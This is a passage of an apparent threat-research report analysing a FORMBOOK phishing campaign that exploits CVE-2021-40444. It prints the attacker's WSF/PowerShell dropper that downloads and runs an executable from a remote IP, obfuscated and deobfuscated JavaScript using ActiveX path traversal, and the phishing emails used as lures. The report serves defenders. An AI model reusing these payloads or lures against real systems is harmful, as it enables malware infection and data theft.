
Viewing the sections of 1.doc.inf

```
$ pedump --sections 1.doc.inf | awk '{print $1, $2, $3, $4}'

=== SECTIONS ===

NAME    RVA    VSZ    RAW_SZ
.text   1000   12ecd  0
.rdata  14000  49ce   0
.data   19000  1350d8 0
.vmp1   14f000 2c70   0
.vmp0   152000 fac    0
.bss    153000 1000   0
.vmp2   154000 38c0bb 0
.vmp3   4e1000 5c6720 5c6800
.reloc  aa8000 5b4    600
```

As we were unable to analyze the VMProtected file, we continued to explore other information that we'd previously collected. Specifically, we searched for additional samples that had been sent using the same `admin0011[@]issratech.com` email address. These parallel analyses identified additional samples and campaign phases, which we're referring to as the Production and Generic phases.

Production phase¶

The second, third, and fourth sightings all had the same sender field of `admin0011[@]issratech.com` and included a single attachment — `Profile.rar` file — to deliver the second stage malware.



New Enquiry - ISRATECH - Message (HTML)
File
Message
Help
Tell me what you want to do
Create New
Mark Unread
Find
Zoom
Reply
Reply All
Forward

New Enquiry - ISRATECH

Fabian, Tamas <admin0011@issratech.com>
To
Sun 10/24/2021 10:31 PM

Profile.rar
82 KB

Good day,

My name is Tamas Fabian, I am Sourcing Specialist responsible for contract negotiations at Isratech Group company.

Please find enclosed herewith our company profile for more information about our company.

Also in the attachment is our enquiry, kindly check and provide me with a quotation according to the specified details.

Your quotation should reach us by COB today.

If you have any questions, please feel free to contact me.

Regards,

Tamás Fábián

Strategic Buyer

Isratech Group

H-8900 Zalaegerszeg | Alsóerdei út 3.

H-8800 Nagykanizsa | Kinizsi út 97

Profile.rar¶

Previously, we've highlighted files that have an extension that differs from their actual file type. To validate that the attachment is a RAR archive, we again use the `file` command to validate that it is a RAR archive.

Verifying email attachment file type

```
$ file Profile.rar

Profile.rar: data
```

The attachment has a RAR file extension, but instead of having a file type of `RAR archive data, v5`, it is raw `data`. Analysts who discover a file containing raw data can use the `less` command to dump the file contents to `STDOUT` to directly inspect what may be inside.

Profile.rar dumped to STDOUT

```
$ less Profile.rar
<job><script language=vbs>Set WshShell = WScript.CreateObject("WScript.Shell")
runCmd = "POwErshell -noprofile -noni -W Hidden -enc
aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgB

WshShell.Run "cmd /c " & runCmd, 0, True</script></job> Rar!...truncated...
```

The raw data includes a script job element that can be natively interpreted by the Windows Script Host (WSH). The job element directs WSH to spawn a shell that spawns a hidden PowerShell process which then runs a Base64 encoded PowerShell script. However, the script job element needs to be executed, which isn't done by double-clicking on the file.

Decoding this string, we can see that a file called `abb01.exe` is downloaded and executed from `104[.]244[.]78[.]177`. This is the same IP address we have observed across all Testing and Production phases.

Decoded PowerShell command

```
echo
"aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbg

 | base64 -D
```

```powershell title="Resulting powershell output (defanged) iex ((new-object system.net.webclient).downloadfile("http://104[.]244[.]78[.]177/abb01.exe","$env:LOCALAPPDATA\dllhostSvc.exe"));Start-Process "$env:LOCALAPPDATA\dllhostSvc.exe"

~~~~
We'll continue to explore this file to identify how the script job is executed. As we displayed above, the file
still
has the `Rar!` header, so we can decompress this archive. First, we'll use the `unrar` program to decompress the
RAR
archive and retrieve the contents:  `document.docx`.


```shell title="Decompressing Profile.rar"
$ unrar e Profile.rar

Extracting from Profile.rar
Extracting  document.docx                                            OK
All OK
~~~~

### document.docx¶

While `Profile.rar` appears to be a compressed archive, the PowerShell script won't download and execute `abb01.exe` automatically upon decompressing it. To execute that script, the compressed document within `Profile.rar`, `document.docx`, must be opened.

Using the same technique as we highlighted in the Testing phase, we decompressed `document.docx` and examined the document relationship file (`word/_rels/document.xml.rels`). As previously described, we observed a remote OLE object stored and formatted as an HTML entity code block that we can decode using CyberChef.


Download CyberChef
Last build: 2 months ago
Options
About / Support
Operations
Recipe
Input
length: 414
lines: 1
html
HTML To Text
To HTML Entity
Strip HTML tags
From HTML Entity
CSS selector
From HTML Entity
Output
time: 0ms
length: 69
lines: 1

```
&#x48;&#x54;&#x54;&#x50;&#x3a;&#x5c;&#x5c;&#x31;&#x30;&#x34;&#x2e;&#x32;&#x34;&#x34
;&#x2e;&#x37;&#x38;&#x2e;&#x31;&#x37;&#x37;&#x5c;&#x50;&#x72;&#x6f;&#x66;&#x69;&#x6
c;&#x65;&#x2e;&#x68;&#x74;&#x6d;&#x6c;&#x21;&#x48;&#x54;&#x54;&#x50;&#x3a;&#x5c;&#x
5c;&#x31;&#x30;4.244.78&#x2e;&#x31;&#x37;&#
x37;&#x5c;&#x50;rof&#x69;&#x6c;&#x65;&#x2e;&#x68;&#x74;&#x6d;&#x6c;
```

```
HTTP:\\104.244.78.177\Profile.html!HTTP:\\104.244.78.177\Profile.html
```
~~~~

We see the same IP address, `104[.]244[.]78[.]177` and a new filename called `Profile.html`.

Profile.html¶

Based on the HTML code, this initially appeared to be an Apache landing page. However, closer inspection identified another obfuscated JavaScript towards the bottom of the page.

Profile.html and the obfuscated JavaScript

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en"><head>
<meta content="text/html; charset=UTF-8" http-equiv="Content-Type" />
<!--
        XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
                This file is generated from xml source: DO NOT EDIT
        XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        -->
<title>Getting Started - Apache HTTP Server Version 2.5</title>


...truncated…

<script>function a(){var l=['wexcKvyUWOi','ntu3ndaWmeHNC0HOsq','nfPrsujOwG','amohWRqfW5xcNSk/r23cO8kClG','
iSkfW5hcTSk4jmk4xmk2W73dSCkjWOq','ndCXnZeXDLf1tKLj','WRSYCcCZzmkmaW','WQzEqb5xWOldVWXBgSkSWRyp','AhrTBgzPBgu',
'W5tdO1L3WOFdISk8W50','u2nYAxb0','lNDZzJOUlI8UlI8UlI9ezxnRDg9Wl1bYB2zPBguUCMfYpY53C2y','iCkEW592W77cNa',
'WReLW5ddJGiJWRhcRMuYW40LW4v9xSkJWRNcObFdLSkEW5hcMe1kW4JcHL84W7WgWPtcNt4eW4NcP8oZy8kN',
'lNDZzJOUlI8UlI9eB3DUBg9HzhmVuhjVzMLSzs5Yyxi/lNDZzG','ndaWmtu5BvbZqxHH','Bg9JyxrPB24',
'ex3cTSkNW5z+w2RcKGhdLs/dNbBdImoknSk1FwVdQL/cVSkWWRC9WPldO3/dRLv5lt5lW4XFWRVcGWxcNsiX','nZa3mZKWnNP1zffirq',
'bxy1yvlcHujyqSkly2ldHvDrW5vJW7HQW5mZimkKWPJcQJClD0j3WO5SW6KTqmozaWOzACoc','mtKXmZq5mLbREgPOqW','W73dMrjjW53cQaBcVq'


...truncated…

ActiveXObject(j(0x144))[k(0x13c,'k0X5')][j(0x14c)]=k(0x14d,'[Otp'),new ActiveXObject('htmlfile')[j(0x146)]
['location']=j(0x14a),new ActiveXObject('htmlfile')[k(0x148,
'MCjf')][k(0x138,'kZYE')]=j(0x147),new ActiveXObject(j(0x144))[j(0x146)][k(0x142,'Lz1J')]=k(0x14f,'BiKg'),new
ActiveXObject(k(0x145,'h]@1'))[j(0x146)][j(0x14c)]=k(0x13a,'!v$V'));</s
cript>
```

Deobfuscating the JavaScript using the same debugger as before, we can see several ActiveXObjects. This time, however, there are far fewer and the execution is more prescripted, eliminating useless calls. This shows a refinement from before. This newer code also uses a `.wsf` extension instead of the previous `.cpl`. This allows the exploit to use the Windows Scripting Host to execute code. This is the same directory traversal technique we observed in the Testing phase. However, this time the JavaScript is looking for the `Profile.rar` file (whereas in the Testing phase, it was looking for `IECache.inf)` and attempting to execute the PowerShell script, which was prepended in `Profile.rar` as a Windows Script File (`.wsf`).



```
        new ActiveXObject( s: 'htmlfile').Script.location = '.wsf:../../../Downloads/Profile.rar?.wsf',
        //new ActiveXObject(j(0x144))[j(0x146)]['location'] = k(0x149, 'dgmm'),
        new ActiveXObject( s: 'htmlfile').Script.location = '.wsf:../../../../Downloads/Profile.rar?.wsf',
        // new ActiveXObject(j(0x144))[k(0x13c, 'k0X5')][j(0x14c)] = k(0x14d, '[Otp'),
        new ActiveXObject( s: 'htmlfile').Script.location = '.wsf:../../Downloads/Profile.rar?.wsf',
        // new ActiveXObject('htmlfile')[j(0x146)]['location'] = j(0x14a),
        new ActiveXObject( s: 'htmlfile').Script.location = '.wsf:../../../Desktop/Profile.rar?.wsf',
        // new ActiveXObject('htmlfile')[k(0x148, 'MCjf')][k(0x138, 'kZYE')] = j(0x147),
        new ActiveXObject( s: 'htmlfile').Script.location = '.wsf:../../../../Desktop/Profile.rar?.wsf',
        // new ActiveXObject(j(0x144))[j(0x146)][    k(0x142, 'Lz1J')] = k(0x14f, 'BiKg'),
        new ActiveXObject( s: 'htmlfile').Script.location = '.wsf:../../Desktop/Profile.rar?.wsf'
        // new ActiveXObject(k(0x145, 'h]@1'))[j(0x146)][j(0x14c)] = k(0x13a, '!v$V')
```

Dropper¶

As we illustrated above, `Profile.rar` has a prepended Base64 encoded PowerShell command which downloads `abb01.exe`. The JavaScript from `Profile.html` attempts to execute this PowerShell code within `Profile.rar` as a Windows Script File.

`abb01.exe` is a dropper that when dynamically executed, drops another PE file, `yxojzzvhi0.exe` in our example.


FORMBOOK Binary¶

`yxojzzvhi0.exe` was scanned with Elastic YARA rules and identified to be a variant of FORMBOOK, based on unique byte sequences.

FORMBOOK, also known as XLOADER, is an information stealer that includes keyloggers, clipboard copiers, and form grabber components to collect and exfiltrate sensitive information. This malware has been offered as-a-service for over fiveyears and remains a successful tool for stealing information.

Generic phase¶

On October 28 and November 8, 2021, we observed additional sightings but used a generic phishing attachment tactic to load FORMBOOK. Additionally, we were able to collect some information from the email header that we'll discuss in the Campaign Analysis section.


AW: Urgent RFQ for New Purchase Contract//D2110-095 - Mess...
File
Message
Help
Tell me what you want to do
Mark Unread
Find
Zoom
Reply
Reply All
Forward

AW: Urgent RFQ for New Purchase Contract//D2110-095

Zalavári, Balázs (Tungsram) <admin0011@issrat
To
Wed 10/27/2021 8:29 PM

DWG.rar 319 KB
D2110-095.gz 319 KB

Dear Sir,

Please provide us with your best price and delivery time on items according to attached DRAWING.

Also fill the item parts marked yellow, if you request any change please mark the part, and suggest your version.

We expect delivery of the first set before week 48/2021. So, we will appreciate your urgent feedback.

Thanks,

Best Regards.

Balázs Zalavári
Senior Procurement Officer

Tungsram Group
77. Váci street
Budapest, P.O. Box 1044
Hungary.
TEL: +36 70 1501 1971
https://www.tungsram.com

These sightings all have two RAR attachments. One of the attachments has a `.rar` file extension and the other has either a `.gz` or `.7z` extension. We'll explore one of the sightings below.

Verifying file types of the email attachments

```
$ file D2110-095.gz DWG.rar


D2110-095.gz: RAR archive data, v5
DWG.rar:      RAR archive data, v5
```

The RAR files contained two PE files. They were identical instances of a very common FORMBOOK variant.

Hashing FORMBOOK

Campaign analysis¶

While researching this FORMBOOK campaign, we observed infrastructure reuse and tooling similarities during testing and operational phases, which we believe represent a single campaign.



All artifacts will be provided at the end of this report.

Email header¶

Throughout all sightings, the campaign used similar sending email addresses:

- `admin0011[@]issratech.com`
- `admin010[@]backsjoy.com`
- `admin012[@]leoeni.com`

Additionally, across the Production and Generic phases of the campaign, we observed the X-Mailer element (the software identifier set by the sending email client) as `RainLoop/1.16.0` . RainLoop is an open-source email client. It should be noted that in our collection, one sighting had some header information sanitized before being uploaded to VirusTotal. RainLoop could have been referenced in this sighting, but we were not able to confirm that.

File hashes¶

Across the Production phase, we were able to identify code sharing through the use of the same attachment (`Profile.rar`).

IP addresses¶

Across the Testing and Production phases, we observed that `104[.]244[.]78[.]177` was used for all elements of the campaigns. This IP address was used to host archives, implants, and scripts.

Resource development¶

As research progressed, we observed activities we believed were capability testing. This activity was observed one time and used artifacts (`[IEcache.inf](https://github.com/aslitsecurity/CVE-2021-40444_builders/blob/main/CVE-2021-40444/IEcache.inf)` , `[document.xml.rels](https://raw.githubusercontent.com/aslitsecurity/CVE-2021-40444_builders/main/CVE-2021-40444/source/doc/word/_rels/document.xml.rels)`) from a public CVE-2021-40444 exploit proof-of-concept repository. Other phases included custom exploit code that differed from the PoC code but shared initial access and execution TTPs as well as the same network infrastructure.

We observed that the `issratech[.]com` , `backsjoy[.]com` , and `leoeni[.]com` domains own TLS certificates provided by Let's Encrypt. While the steps of creating a TLS certificate are not overly cumbersome, the fact that the domain owner went through the preparatory process of creating a certificate could indicate that these domains are intended to be used for future encrypted operations.

